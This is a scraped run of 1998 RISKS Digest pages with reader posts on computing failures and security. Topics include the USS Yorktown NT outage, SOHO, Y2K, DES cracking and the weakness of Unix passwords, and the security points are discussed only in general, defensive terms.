The U.S. Department of Justice is now saying that it does not support the proposed amendments to the Communications Assistance for Law Enforcement Act (CALEA) that the FBI had provided to Senators a few weeks ago (See EPIC Alert 5.10). Assistant Attorney General Steven Colgate characterizes the amendment as a "staff document" and describes the language on emergency access to cell phone location information without a warrant as "boneheaded." However, Senate staff reports receiving calls from a senior FBI lobbyist pushing for the amendment even after the New York Times reported on the Bureau proposal.

>From POLITECH -- the moderated mailing list of politics and technology
To subscribe: send a message to majordomo@vorlon.mit.edu with this text:
subscribe politech
More information is at <http://www.well.com/~declan/politech/>

⚡ Power surge hits telephones and data comms

John Colville <colville@socs.uts.edu.au>

Wed, 5 Aug 1998 11:18:18 +1000 (EST)

>From *Sydney Morning Herald*, 5 Aug 1998, p2:

Electronic chaos as exchange overloads
by Andrew Cassell [with JC additions from ABC radio]

Bank computers crashed and data and fax lines were cut across the State yesterday when a power surge hit Telstra's Haymarket exchange in the city. The breakdown created extra queues at banks as computers, automatic teller machines and EFTPOS outlets failed. TAB [off course betting] agencies around the State were also affected and 3,500 Telstra customers in Mascot and 400 in Randwick lost phone services.

The shutdown, between 12.20 pm and 1.20 pm, could have been much worse, Telstra's public affairs manager, Ms Kerrina Lawrence, said, but fast action by technicians had stopped the problem spreading through the whole of Sydney. [The technicians noticed the surge and moved isolate things manually. They then had to do 1000 manual resets. Mascot and Randwick are a few km from the affected exchange. Presumably, they didn't move to manual before the surge hit those exchanges as well.]

Telstra call connect and 013 [Directory Assistance] services had also been disrupted, and in some cases, disconnected because of the surge, with the situation made worse by customers clogging up lines trying to get through. Problems with those services were continuing last night. [3 of the 5

largest Australian banks reported problems. Commonwealth Bank was affected until 5 pm.]

John Colville: Centre for Teaching and Learning, Computing Sciences,
+61-2-9514-2487 (1998) colville@socs.uts.edu.au

✶ Interesting GPS interference

Martin Poole <mpoole@quatermass.hea.ps.net>

Thu, 6 Aug 1998 12:05:12 +0100

The following URL documents an interesting case of GPS interference.

<http://www.osl.com/ecdis/paper02.html>

Martin Poole, Perot Systems Europe mpoole@quatermass.hea.ps.net

[The item is "Detrimental Effects of Installing Consumer Electronics on

Ships" by Ken Hamer of Offshore Systems Ltd., Vancouver, presented

at RTCM, May 1997. OSL makes ECDIS (Electronic Chart Display and

Information System), based on a combination of GPS receiver and differential beacon receiver that enhances GPS accuracy -- in combination

referred to as Differential GPS (DGPS). The article documents their

efforts to identify the cause of a persistent erratic failure mode that

occurred aboard the M.V. Manatoulin, a Great Lakes cargo ship. The

narrative reads a little like a mystery story, and eventually leads to

the captain's quarters' television antenna -- which used a cheap and noisy

RF amplifier. PGN Stark Abstracting]

⚡ Re: USS Yorktown: WinNT not the fault.

"A. Penguin" <pengu03@ibm.net>

Wed, 29 Jul 1998 20:29:33 -0400

We seem to be too quick to blame WinNT for putting USS Yorktown dead in the water. The problem was described as someone entering a zero, after which a database overflowed and the propulsion system failed. That sounds like a bug in an application program, not the esteemed operating system! We're unlikely to learn more about the application itself. Visual A (da), Visual B(asic), Visual C. One could easily forget which language one is supposed to program with.

This leads to the following thought - if a technophobe were intending to join the modern armed forces, which is the safest branch? It would certainly be less comfortable to have the ship handicapped by a systems failure in the submarine and air force services, and best in the Army where one could always bring up the backup systems: your feet.

Andy Fraser

⚡ Re: Yorktown dead in water after divide by 0

Jonathan Mayer <jmayer@3dsp.com>

Mon, 27 Jul 1998 23:06:26 -0700 (PDT)

A simple solution: kill two birds with one stone by forcing Microsoft to GPL the source code to Windows NT.

1. we will finally be able to patch NT to make it secure and reliable enough for mission critical applications.
2. the software industry will be freed of an unfriendly tyrant, and Microsoft will be forced to compete in the office software arena on a freshly levelled playing field.

"I am commandeering this source in the name of national security!" :-)

Jonathan <jmayer@3dsp.com>

✈ More on SOHO ([RISKS-19.87](#))

<leveson@sunnyday.mit.edu>

Wed, 29 Jul 1998 13:39:37 +0500

Aviation Week and Space Technology, 20 Jul 1998

Investigators believe two software errors and an improper command led to a loss of contact with the NASA/European Space Agency Solar and Heliospheric Observatory (SOHO) spacecraft on 24 Jun 1998. Recovery efforts are underway. An error in a preprogrammed command sequence resulted in an incorrect gyroscope reading, sending the spacecraft into an Emergency Sun Reacquisition (ESR) mode. A separate command sequence lacked code to activate a gyro needed for control when the spacecraft entered the ESR mode. Finally, a decision to command SOHO to turn off a gyro in response to

unexpected telemetry caused the spacecraft to enter a series of ESRs, and ultimately led to loss of control, the agencies said.

Nancy Leveson

✈ New Jersey Y2K car inspection stickers

Dan Wallach <dwallach@CS.Princeton.EDU>

Wed, 29 Jul 1998 11:46:25 -0400

On the lighter side of the Y2K problem, I recently received the following letter from the New Jersey Division of Motor Vehicles:

Dear Motorist:

Due to law enforcement concerns over the similarity of the green, year

2000 inspection stickers with the recently expired green stickers

issued in 1997, the Division has discontinued use of the green sticker

and is replacing it with a new orange, year 2000 sticker.

Our records indicate that a year 2000 sticker was issued for your

vehicle earlier this year ... We will replace your present sticker

with a new orange one.

At least we have the New Jersey government sticking it to us on year 2000

compliance. Still, even with a new orange Y2K sticker, I wonder if my car

will be truly Y2K compliant.

Dan Wallach
dwallach@cs.princeton.edu

Princeton University, CS Department
<http://www.cs.princeton.edu/>

[~dwallach/](#)

[Crockwork Orange? PGN]

✶ Bug-free millennium for Railtrack

Mike Ellims <mike.ellims@pigroup.co.uk>

Fri, 31 Jul 1998 12:27:20 +0100

According to **The Guardian** (30 Jul 1998), Railtrack which was formed out of the old British Rail has no safety critical computer systems that need to be debugged. This is a legacy of underfunding over the past 20 years before it was privatized. The article quotes Railtrack as having 750 manual level signal boxes, 250 power boxes introduced in the 1980's and 9 electronically controlled boxes. It has therefore decided to downgrade it's preparation for the year 2000 as it rushes forward; out of the steam age.

Mike Ellims, Pi Technology, mike@pires.co.uk www.pi-group.com +44 (0)1223441256

✶ White House Calm, DoD Nervous About Y2K

Declan McCullagh <declan@well.com>

Wed, 29 Jul 1998 12:29:15 -0700 (PDT)

<http://cgi.pathfinder.com/netly/0,2326,201980729-14220,00.html>

TIME.com / The Netly News, 29 Jul 1998

White House Calm, DoD Nervous About Y2K

By Declan McCullagh (declan@well.com)

Few were surprised when John Koskinen, the White House's Y2K czar, said yesterday that "it's too early to say that in fact there are going to be major disruptions" due to the Year 2000 problem. Koskinen's work-hard-and-don't-be-scared advice is what the Clinton administration has been saying all along.

But some of the Y2K experts Koskinen brought with him to a National Press Club briefing yesterday offered some dismaying details. Usually if, say, a 4,000-megawatt power plant gives up the ghost, it's no big deal. The electric industry is pretty good at planning for these sorts of breakdowns. But if dozens crash within a few hours on 1-1-00? "It's a very complex system," admitted Michael Gent, president of the North American Electric Reliability Council. "It's probably the most complex system every invented by man, more complicated than a moon shot." Gent nevertheless predicted that even if today were December 31, 1999, "the lights would stay on in most places."

If they go out, it'll be the fault of the private sector, not the feds, Koskinen said. Contradicting the now-popular belief that the federal government's computers are in the worst shape, he predicted that "the threats to the economy and the public are not going to be federal systems."
[...]

Already prepared to accept his part is John Hamre, deputy secretary of defense. "I think we're probably going to be the poster child for failure,"

he said last week during a speech to Fortune 500 executives.
"Nobody cares
if the Park Services computers don't come on. OK? But what's
going to happen
if some do[n't] in the DoD?"

✉ Re: html "referer" field

"Edelson, Doneel" <doneeledelson@aciins.com>
Wed, 5 Aug 1998 11:05:04 -0500

There is a good article on the html "referer" field in the
magazine Web
Techniques, Sept. 1998, page 10 - security risks by leaking
information even
from ssl pages or from behind firewalls, the right and wrong
ways to use
this field, and a problem that some sites had because of a
change in
implementing this field in Microsoft IE4 (illustrating the risk
of using a
field in a way it was not intended for).

✉ Re: "Cracking DES" (Gilmore, [RISKS-19.87](#))

Martin Minow <minow@apple.com>
Sat, 1 Aug 1998 07:42:29 -0700

Anyone looking for a book that puts many of the "software is
speech" issues
into sharp focus should get a copy of "Cracking DES: Secrets of
Encryption
Research, Wiretap Politics & Chip Design" (ISBN 1-56592-520-3).
This book
describes the DES-cracking machine that was recently in the news
when it

broke a 56-bit DES key in less than three days. The bulk of the book is also available from John Young's website, <<http://jya.com/>> -- and legally so, as the book, with a few small exceptions, is explicitly in the public domain. It's also available from the usual web-based booksellers.

You'll find a substantial discussion of the politics of encryption research, the history of DES cracking, as well as all the source code and hardware design documents. This includes well-commented PERL and C source code (software source code intended to be read), the VHDL code that defines the custom chips used in the cracking engine, hardware board schematics and design notes. The source code is published using checksum tools that greatly simplify the task of scanning the book to recover the original text.

While non-technical readers would not be expected to understand the computer source code and/or hardware design, the architecture overview and the various "political" sections should be well worth reading and within the grasp of anyone who can get through a Scientific American article without falling asleep.

Martin Minow, minow@pobox.com

[Note: John Young's archive of the (legal to read) scanned volume is at <<http://www.jya.com/cracking-des.htm>>. Also, chapters that would be illegal to put on the Internet in the U.S. are available in abroad <<ftp://ftp.nic.surfnet.nl/surfnet/net-security/encryption/>

[cracking_DES/](#)> .]

SEI 1998 Software Engineering Symposium

Carol Biesecker <cb@SEI.CMU.EDU>

5 Aug 1998 14:59:49 GMT

SEI Software Engineering Symposium

14-17 September 1998

David L. Lawrence Convention Center

Pittsburgh, Pennsylvania

Theme: Improving What You Build Means Improving How You Build

Deadline for early bird registration discount: August 12, 1998.

For complete details, visit our Web site at:

<http://www.sei.cmu.edu/products/events/symp/>

For More Information about the Software Engineering Institute or
for more

details about the Software Engineering Symposium and other
events, please

contact SEI Customer Relations, 1-412-268-5800, customer-
relations@sei.cmu.edu



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 91

Thursday 13 August 1998

Contents

- [Titan IV explodes with Vortex satellite; cost over \\$1B](#)
[PGN](#)
- [Global War\[m|n|p|r\]ing?](#)
[PGN](#)
- ["John-the-Ripper" software collects passwords](#)
- [Unix passwords no longer safe](#)
[Chiaki Ishikawa](#)
- [linux on submarines](#)
[jay](#)
- [Perils of rushing to market](#)
[Mich Kabay](#)
- [Re: USS Yorktown: WinNT --not?-- the fault](#)
[Nathan Myers](#)
[Phil Edwards](#)
[Martin Ward](#)
- [Re: Software flaw exposes e-mail programs ...](#)
[Li Gong](#)
- [Win98 Yx problem, not Y2K?](#)
[Scot E. Wilcoxon](#)
- [CFP - 1999 IEEE Symposium on Security and Privacy](#)

[Mike Reiter](#)

● [REVIEW: "Time Bomb 2000", Edward Yourdon/Jennifer Yourdon](#)

[Rob Slade](#)

● [Info on RISKS \(comp.risks\)](#)

✶ Titan IV explodes with Vortex satellite; cost over \$1B

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 13 Aug 1998 8:12:39 PDT

The Lockheed-Martin Titan IV that began self-destructing at 20,000 feet only 40 seconds after liftoff from Cape Canaveral carried a top-secret satellite (code-named Vortex) for the U.S. National Reconnaissance Office. It was destroyed on ground command two seconds later. The Air Force gave no information on the cause. This was the last launch for this Titan IV model; future launches are already scheduled to use an improved model. [Source: Reuters item, 13 Aug 1998; PGN Abstracting]

Only two failures out of 25 launches is reportedly thought to be a reasonably good record, although this loss is expensive -- \$300M for the Titan, and between \$800M and \$1B for the satellite. Associated Press noted that a previous Titan IV failure occurred from Vandenberg AFB in August 1993 (ignoring the Titan IV that blew up on the test stand on 1 April 1991 -- see [RISKS-12.09](#) -- as a result of a problem that seemingly could have been caught in simulation).

✶ Global War[m|n|p|r]ing?

"Peter G. Neumann" <neumann@chiron.csl.sri.com>

Thu, 13 Aug 1998 8:16:22 PDT

Despite rampant evidence of global warming, satellite evidence over the past 20 years has been suggesting that the earth's atmosphere is cooling. Frank J. Wentz and Matthias Schabel, scientists at Remote Sensing Systems in Santa Rosa, California, have published a study in **Nature** (out today) that concludes that atmospheric temperatures have in fact increased, and that the previous satellite data was erroneous -- in part because orbiting thermometers lose altitude and in part because of the computers. The argument based on the global warping of orbits continues the global warring among scientists and policy makers as to whether there really is global warming that merits global warning. [Source" **The Washington Post**, 13 Aug 1998; PGN Abstracting]

If you happen to have particular faith in satellite data, please don't forget Bill McGarry's report in [RISKS-3.29](#) about how the very clear early warning of ozone-layer depletion over the South Pole was ignored for many years because the dramatic data values were rejected by the software -- because they were so extreme. That case is one of the rare examples of a bounds check that **should have** been missing (as opposed to all of the missing bounds checks that we report in RISKS as causing security flaws or other problems).

✂ "John-the-Ripper" software collects passwords

"Peter G. Neumann" <neumann@csl.sri.com>

Thu, 13 Aug 1998 8:12:39 PDT

Michael Kleber, a UC Berkeley Sys Admin, discovered that someone had cracked his password, and was using his account -- having already successfully cracked over 48,000 passwords from a list of 186,126 encrypted passwords.

From Berkeley, the cracker broke into systems at "a noted Silicon Valley company", an Indiana ISP, other UC Berkeley systems, Caltech, MIT, and Harvard, having used a Swedish ISP Telenordia, and coming through computers in England, Denmark, and South Korea. He was finally detected on 29 Jun 1998. [Source: Henry K. Lee, *San Francisco Chronicle*, 13 Aug 1998, A21]

Incidentally, pending U.S. legislation on copyright protection would make it illegal to crack passwords, but as a side-effect would also make it illegal for sys admins to find out which passwords on their systems were easily crackable -- as well as outlawing reverse engineering to do constructive security analysis! That is a law that would have very little effect on foreign crackers, and could have a serious effect in further dumbing down system and network security, which is already pitiful in many cases -- as readers of RISKS are well aware.

✶ Unix passwords no longer safe

Chiaki Ishikawa <Chiaki.Ishikawa@personal-media.co.jp>

Wed, 12 Aug 1998 06:09:56 +0900 (JST)

Re: "Cracking DES" (Gilmore, [RISKS-19.87](#))

The successful cracking of DES by brute force using a farm of dedicated chips has also brought force the danger of Unix password compromises in a new light.

Now we can target the root account for compromise attempt.

Most readers of RISKS are by now familiar with the basic concepts, but here it goes again:

- Traditionally, UNIX uses one-way function (a twist on DES, detail later)

 - to store user password in encrypted form. Usually /etc/passwd.

 - The shadow password scheme leaves the old /etc/passwd less the encrypted

 - field for backward compatibility and uses another file (only root can read

 - it) to store the encrypted field.

- When the user logs in, the typed password is encrypted and the result is

 - compared with the stored encrypted password. If they match, the

 - authentication succeeds.

The best known attack to Unix password scheme is to steal/copy the password

file where the encrypted passwords are stored and then encrypt a "dictionary" of common words and popular phrases and see if the result of

encryption of a phrase matches the entry in the password file.
The best
known program, Crack by Allec Muffet, works in this manner.

The more words that are in the dictionary, the greater the
chance of
cracking some accounts in the given password file. Please note
that a
particular user's account is still hard to crack. The idea of
Crack to weed
out the weak passwords from a collection of passwords, not
particularly for
cracking a single password entry. Cracking a few ordinary user
accounts is
enough for evil crackers to use that host for gathering local
information
and then use it as a launching ground for another attack on
other hosts.
Crack is meant to plug such holes.

The encryption used for traditional Unix password system is a
variation of
DES algorithm. [1]

Traditionally the password is 8 characters maximum. The 8 seven-
bit
character codes are used as the initial DES-like algorithm key
to encrypt a
constant to produce the encrypted form of the password.

From what I read about the DES cracking LSI, I think it would be
as
easy/difficult to implement an LSI that performs the encryption
algorithm of
the traditional UNIX password system.

Given the availability of DES cracking LSI farm, the
availability of a
similar system of cracking UNIX password of a "GIVEN USER" once
the password
file is available is within our reach.

Please note that this system can pin-point a single user account

as its target, usually root. This was not quite possible with Crack, for example. (yes, if the root user chooses a simple word such as cocacola or something like it, then it could have been cracked using Crack. But something like "1,#0a01'" would have been hard unless the particular phrase was in the dictionary. But it seems that we can now generate these random strings one by one and compare and exhaust the candidates within a month!?) [LESS!]

Given the profit of breaking such account, I assume that major intelligent gathering organizations and crime organizations are either in the possession of such cracking system or building one now, I suppose.

Yes, it is a good thing that

- at least many systems now supports shadow password file, (But this can be circumvented by application program failure. A pop3 mail server is known to leave the encrypted password entry from the shadow file for comparison in memory when the password didn't match, and a known buffer overflow problem immediately after the failed comparison can dump core with the password entry in it. I read about this in BugTraq lately.)

- some Unix-like systems use different algorithms such as use of MD5 as one way function. This avoids the danger from such a cracking system discussed here.

Reference:

[1] Password Security: A Case History

Robert Morris and Ken Thompson
AT& Bell Laboratories, Murray Hill, NJ
(My copy is part of the BSD manual set published by O'Reilly.)

To quote from that reference, section 4:

"4. The Threat of the DES Chip

Chips to perform the DES encryption are already commercially available and they are very fast. The use of such a chip speeds up the process of password hunting by three orders of magnitude. To avert this possibility, one of the internal tables of the DES algorithm (in particular, the so-called E-table) is changed in a way that depends on the 12-bit random number. The E-table is inseparably wired into the DES chip, so that the commercial chip cannot be used. Obviously, the bad guy could have his own chip designed and built, but the cost would be unthinkable."

Unthinkable indeed more than 20 years ago!

I think the slight variation on DES by using the use of salt (the mentioned 12-bit random number) to make the stock DES algorithm chip unusable may no longer be viable to protect a user account.

Of course, I am assuming that the building of such an LSI is as easy/difficult as the DES LSI. E-table modification may result in a much slowdown even in the case of LSI implementation. (Anyone who knows the details of the circuit implementation care to comment?)

But in any case, a large organization that still use old, say, SunOS 4.1.4 without shadow password facility installed, or use such system for, again,

old NIS server needs to think of at least installing the shadow password facility or moving over to the next generation of OS that supports different authentication scheme.

I know of one Japanese ISP using a Sun system in the above configured manner :- (Gosh, they could be the rampant attack launching ground within the next 12 months or so... I hope peer pressure will move such sites into modern age.

Chiaki Ishikawa, Personal Media Corp., Shinagawa, Tokyo, Japan
142-0051
ishikawa@personal-media.co.jp.NoSpam

[RISKS readers must be tired of my saying that fixed reusable passwords are a menace, irrespectively of how long they are, how full of funny characters, how often they are changed (of course, sniffing catches all changes), how they are managed, etc. It is time to retire them. PGN]

⚡ linux on submarines

jay <jay@invengen.com>
Mon, 10 Aug 1998 16:38:22 -0400 (EDT)

After reading about all of the navy's woes with NT, perhaps they should listen to the folks at MIT. MIT has created an automatic sub which runs Linux. No GPF's at 20000ft for me.

<http://web.mit.edu/rec/orca/orca.html>

⚡ Perils of rushing to market

Mich Kabay <mkabay@compuserve.com>

Wed, 12 Aug 1998 14:47:45 -0400

I bought McAfee's PC Medic 97 Deluxe package a week ago. The QuickBackup program version 2.04 for Windows failed to perform a total backup; many files were not copied.

Network Associates' Web site reveals a known problem: version 2.04 cannot backup files from directories whose names contain a blank space. Solution: download version 2.05 from the Web site.

- From NAI customer service, I received the product ID and password required for the download. Unfortunately, the file reference for the download results in a 404 error; seems the download file is not on the server.

This is a wonderful example to include in my quality assurance courses. I try to get across the concept that QA is not an add-on -- it must inform all aspects and stages of software development and delivery. The same, BTW, is true of security -- security is a process, not an end state.

M. E. Kabay, PhD, CISSP / Director of Education, ICSA Inc. -- Carlisle, PA <<http://www.icsainc.com>>

⚡ Re: USS Yorktown: WinNT --not?-- the fault (Fraser, [RISKS-19.90](#))

Nathan Myers <ncm@nospam.cantrip.org>

Fri, 7 Aug 1998 16:43:57 -0700 (PDT)

> That sounds like a bug in an application program, not the
> esteemed operating system!

I don't know who "esteems" NT, but if somebody entering a zero kept me from getting under steam for two hours, I would be "steamed" myself.

It doesn't matter what "caused" the outage. If a program failure can kill the engine, then a system failure could equally well do likewise. NT's habit of crashing frequently is well-documented. Future releases (with a predicted 65%+ of code replaced!) promise no better stability.

What's the RISK, here? It looks to me as if the Navy brass decided to "standardize" on technology that their own technical experts had warned against relying on, and actually deployed the system before they were forced to admit its flaws. Full E-Steam Ahead!

Nathan Myers <http://www.cantrip.org/>

⚡ Re: USS Yorktown: WinNT --not?-- the fault (Fraser, [RISKS-19.90](#))

"Phil Edwards" <phil@ntexplorer.com>

Wed, 12 Aug 1998 11:27:41 +0100

I could talk about crash protection and task isolation and threads, but I think there's a more interesting point here (and a whole new risk).

The official account of the fault, by Vice Admiral Henry Giffin, was quoted as follows:

The Yorktown lost control of its propulsion system because its computers were unable to divide by the number zero ... The Yorktown's Standard Monitoring Control System administrator entered zero into the data field for the Remote Data Base Manager program. That caused the database to overflow and crash all LAN consoles and miniature remote terminal units. The program administrators are trained to bypass a bad data field and change the value if such a problem occurs again. [endquote]

The question is whether we accept this as a factual account of what happened. I'd argue that there are very good reasons for scepticism. In my experience, users' accounts of system problems very rarely match what actually went on - to be more precise, there are correspondences, but it takes work to identify them. An account from a non-technical senior manager who wasn't directly involved is still less likely to be accurate in any unproblematic way.

So, can we trust Giffin's account? I doubt strongly that the "Remote Data Base Database?] Manager" program has a singular "data field" and I don't think there's any such thing as a "LAN console". More to the

point, I don't know what could possibly be meant by "caus[ing] the database to overflow"; or how any sort of DBMS "overflow" could bring down a network server; or how a network crash could disable a ship's propulsion system (although *that* may be precisely the problem).

In short, technically speaking it's horse feathers. We know there was a crash; we can reasonably assume that it had something to do with a division by zero. Beyond that I'm sceptical in the extreme. My reading of the story is that NT Server blue-screened for no apparent reason (as it does) and displayed a message about a division by zero (as it does - a contributor to another list reported seeing div/0 crashes in every version of Windows since 2.0).

Unfortunately we're never likely to get a fuller (or, I'd argue, more accurate) account than Giffin's. The risk here is the kind of poor communication with the technical front-line which allows user stories to spread and be taken literally. Inadequate problem analysis leads to inappropriate remedial measures, giving you the worst of both worlds: an unstable OS, plus an extra layer of procedures and training to ensure that sysadmins know how to "bypass a bad data field and change the value".

But I may be wrong.

Phil Edwards Editor, Windows NTexplorer phil@news400.com,
@ntexplorer.com

⚡ Re: USS Yorktown: WinNT --not?-- the fault (Fraser, [RISKS-19.90](#))

Martin Ward <Martin.Ward@smltd.com>

Wed, 12 Aug 1998 11:44:07 +0100 (BST)

The whole point is that a decent operating system should not be capable of being crashed by an application program. My Sun machine has been running continuously for the last 8 months (until the power cut this morning :-(): during that time it has been hammered by buggy development software, without crashing.

The same "shifting of the blame" was seen in the NatWest bank case: a bug in NatWest's application caused NT to crash, yet NatWest are continuing to use NT despite this fundamental flaw.

The next stage in blame shifting is to blame the user for entering a zero: with the fix being to hang a big sign over the terminal "Please don't enter a zero into this program". This reminds me of the old spy movies where the SuperVillain's Secret Base always had a large red button labelled "Secret Base Self-Destruct System"...

Martin.Ward@durham.ac.uk <http://www.dur.ac.uk/~dcs0mpw/> Erdos number: 4

Maintainer of the G.K.Chesterton web site: <http://www.dur.ac.uk/~dcs0mpw/gkc/>

✶ Re: Software flaw exposes e-mail programs ... (Haahr, [RISKS-19.90](#))

Li Gong <gong@games.Eng.Sun.COM>

Wed, 12 Aug 1998 16:37:55 -0700

What all the reports I've read appear to be missing is that bugs like this are almost inevitable in C or C++, yet pose almost no security issues in safer programming languages, including as Java, Lisp, Ada, Smalltalk, Modula-3, Eiffel, ML, etc.

Not only the advantages of Java were glossed over or totally missed by some of these reports, some others even positively singled out Java as if it is the most dangerous and insecure technology. After the latest Eudora security bug was found, Qualcomm sent the following notice to all registered users:

QUALCOMM recently identified that a potential security risk existed in Eudora Pro Email 4.0 for Windows and Eudora Pro Email 4.0.1 for Windows.

...

This security risk involves the ability to include user hostile Java applets or scripts in an email message.

Note the causal use of "Java applets or scripts". The real bug is that Eudora would blindly launch the appropriate applications to process attached content, and in some case, this would result in some executables being run. There is nothing here that is Java specific. The executables can be many

different things.

But by lumping everything together and then calling it "Java applets or scripts", the announcement is grossly misleading, is creating unnecessary confusion in the mind of the customers, and is in fact tarnishing the unique strength and advantage in security that Java has over other competing Internet oriented technologies.

For an analogy of what Qualcomm said, imagine that you see such an official notice being posted all over San Diego (where Qualcomm is headquartered):

Warning! Due to an electrical problem on our part, all door locks are no long working. To prevent theft, please do not leave valuables in your offices, because of the risk that Qualcomm employees and some other people may steal them.

What would you think upon seeing this notice?

Li Gong, Java Security Architect, Java Software, Sun Microsystems

✈ Win98 Yx problem, not Y2K?

<sewilco@fieldday.mn.org>

Tue, 11 Aug 1998 12:13:38 -0500 (CDT)

I'm a Linux user and don't have Win98 around to test this, but I've found two reports so far today that Win98 has a date problem.

A Y2K test program in the UK reported a Y2K problem, but further testing revealed that it was not a Y2K problem. The date was a day or two off

when crossing between any two years. Because it happens every year and not only in 2000, it is not a Y2K bug.

You might want to try to mess up the nearest Win98 machine to confirm this before reporting it...and I don't expect this report to be used with exactly this phrasing, as I expect you'll find plenty of other sources with better information. (OK, so I can even tell an editor that I know he'll do his job :-)

I saw one report on the BBS web page and now a second related one at

<http://www.sunday-times.co.uk/news/pages/sti/98/08/09/stibusnws01022.html>

[Sorry, I cannot include the user code. PGN]

As these are reports from the UK, I don't know if the problem is sensitive to the British Isles or GMT time zones or not. One can hope there is something more complex than just a date sensitivity, as one's eyebrows tend to get stuck to the ceiling when a major product has such a problem this close to Y2K.

Scot E. Wilcoxon sewilco@fieldday.mn.org

✶ CFP - 1999 IEEE Symposium on Security and Privacy

Mike Reiter <reiter@research.att.com>
Sun, 9 Aug 1998 19:50:32 -0400 (EDT)

The call-for-papers for the 1999 IEEE Symposium on Security and Privacy is now available at

<http://java.sun.com/people/gong/conf/ieee-sp/cfp99.html>

- Mike

⚡ REVIEW: "Time Bomb 2000", Edward Yourdon/Jennifer Yourdon

"Rob Slade, doting grandpa of Ryan and Trevor" <rslade@sprint.ca>
Wed, 12 Aug 1998 11:13:24 -0800

BKTMBM2K.RVW 980531

"Time Bomb 2000", Edward Yourdon/Jennifer Yourdon, 1998,
0-13-095284-2, U\$19.95/C\$27.95

%A Edward Yourdon

%A Jennifer Yourdon

%C One Lake St., Upper Saddle River, NJ 07458

%D 1998

%G 0-13-095284-2

%I Prentice Hall

%O U\$19.95/C\$27.95 201-236-7139 fax: 201-236-7131

%P 416 p.

%T "Time Bomb 2000: What the Year 2000 Computer Crisis Means
to You"

It doesn't take long to figure out which Saturday morning is being referred to in the Preface. And one of the common failures suggested by pundits after December 31, 1999, is that of phone service. As the outage extends to a decade, however, one begins to wonder how realistic this book is going to be. For one thing, loss of dial tone is much less likely than billing errors, and the most likely errors would be failure to bill for those calls taking place as midnight (switch time) strikes. However, the

introduction

goes on to point out that the subtitle is much more appropriate to this

book: it is addressed to the non-technical audience, rather than those

charged with fixing the problem. A bit of overstatement can therefore be

forgiven. It is odd, though, that so many of the examples used refer to

large infrastructures: what **could** the normal citizen do if faced with a region wide water outage?

Chapter one introduces the concepts of risk management and planning, and

stresses the relative time elements to plan for. However, one of the

central statements is that we simply do not know what is going to happen,

and that makes planning rather difficult. There are some general suggestions (for example, that most disruptions will be of days, rather than

weeks, duration), but even these are questionable. One specific recommendation, for instance, is that stockpiling a month's supply of food

in a city apartment might be difficult, so maybe you should go visit friends

in the country for a month. I'm not sure what assumption this is based on,

but if food distribution is interrupted, it might be more likely that

emergency food provision would be concentrated in population centres. The

consequences to employment are reviewed in chapter two, which ultimately

suggests only one course of action: have a nest egg on hand.

The scenario

is alarming, but also possibly unduly optimistic, since it repeatedly

suggests planning for a year out of work. Using the book's own figures, and

fairly simple arithmetic, the average time out of work would appear to be

four years. The discussion of utility disruption, in chapter three, is vague and offers little in the way of practical suggestions. Interconnected failures are not emphasized (gas furnaces fail as soon as electrical thermostats shut down) and food stockpiling is probably not realistic (how many foods require no refrigeration for storage and no heating for preparation?)

Given the heavy business emphasis in other areas, it is odd to note that the concern for transportation is limited to personal travel in chapter four. While a sudden transition to telecommuting would have a major effect on business (and be impossible for some), the failure of shipping is much more serious. Chapter five's assessment of the banking industry could be responsible for a run on the banks, itself. (The advice to keep hardcopy of all transactions in the months preceding and following December 31, 1999 is very good.) The problems of the advice regarding food in chapter six have already been addressed, since the material basically repeats, in more detail, what has already been said elsewhere. Home computer problems are really only looked at in terms of business use of PCs in chapter seven. I am rather interested to note that the Internet does not get a mention either in regard to personal computers or in relation to news and information in chapter eight. The overview of medical care, in chapter nine, is solid, careful, and useful.

While I agree that government is one of the largest, and most

tardy,
potential victims of Y2K, chapter ten is shortsighted in seeing
it
only as a provider of cheques. As with much of the rest of the
book,
the information in this section is US-centric, although similar
concepts apply elsewhere. Chapter eleven reviews embedded
computers,
but only broadens the scope of what could happen in other
areas. This
material should probably have been included earlier in the
general
discussion of the problem. Education, as all too often, seems
to be a
bit of an afterthought, but some important points are made in the
relatively short chapter twelve. Chapter thirteen notes that
communication is an obvious target, and so most likely to be
adequately addressed by the deadline. That is good, since the
book
gives no realistic advice for fallback positions. (A cell phone
will
be just as dead as a land line if all the switches are down, and
is
much more likely to have problems in the handset.)

Despite the many shortcomings of the book, I do feel that it
should be read
and considered by a good many people. The books and articles
currently
extent concentrate on the problem and necessary solutions from a
systems and
technical perspective. There is a need for some consideration
about
personal actions that can be taken to ameliorate potential
problems.
Hopefully this discussion can have some rationality behind it:
producing a
run on the banks or dry soup mix in December '99 will help
nobody.

copyright Robert M. Slade, 1998 BKTMBM2K.RVW 980531



Report problems with the web pages to [the maintainer](#)



THE RISKS DIGEST

Forum on Risks to the Public in Computers and Related Systems

[ACM](#) Committee on Computers and Public Policy, [Peter G. Neumann](#), moderator

Volume 19: Issue 92

Tuesday 18 August 1998

Contents

- [Computer flaw makes water undrinkable](#)
[David Ratner](#)
- [The Bloatware Debate](#)
[Edupage](#)
- [Y2K: Warehousing systems](#)
[David Alan Gilbert](#)
- [L.A. school district accused of software piracy](#)
[Edupage](#)
- [Cryptanalysis of Frog, an AES Candidate](#)
[Bruce Schneier](#)
- [A legal way to export crypto code: in English](#)
[Jay Ball](#)
- [Risks of agents](#)
[Paul van Keep](#)
- [Geocities: privacy, promises, and regulation](#)
[PGN](#)
- [Tracking activity on the Web](#)
[Edupage](#)
- [Microsoft self-extracting files risks](#)
[Conrad W. Clark](#)

- [Re: Win98 H24 problem, not Yx](#)
[Scot E. Wilcoxon](#)
 - [Re: Global War\[m|n|p|r\]ing?](#)
[Aaron M. Renn](#)
[Scot E. Wilcoxon](#)
 - [Re: Software flaw exposes e-mail programs ...](#)
[Andrew Koenig](#)
 - [Re: Unix passwords no longer safe](#)
[Eric Maiwald](#)
[Simon Waters](#)
 - [Re: USS Yorktown: WinNT --not?-- the fault](#)
[Mike Williams](#)
[Victor Yodaiken](#)
[Fred Cohen](#)
 - [Re: Yorktown dead in water after divide by 0](#)
[Henry Spencer](#)
 - [Info on RISKS \(comp.risks\)](#)
-

✶ Computer flaw makes water undrinkable

David Ratner <David.Ratner@software.com>

Mon, 17 Aug 1998 13:13:00 -0700

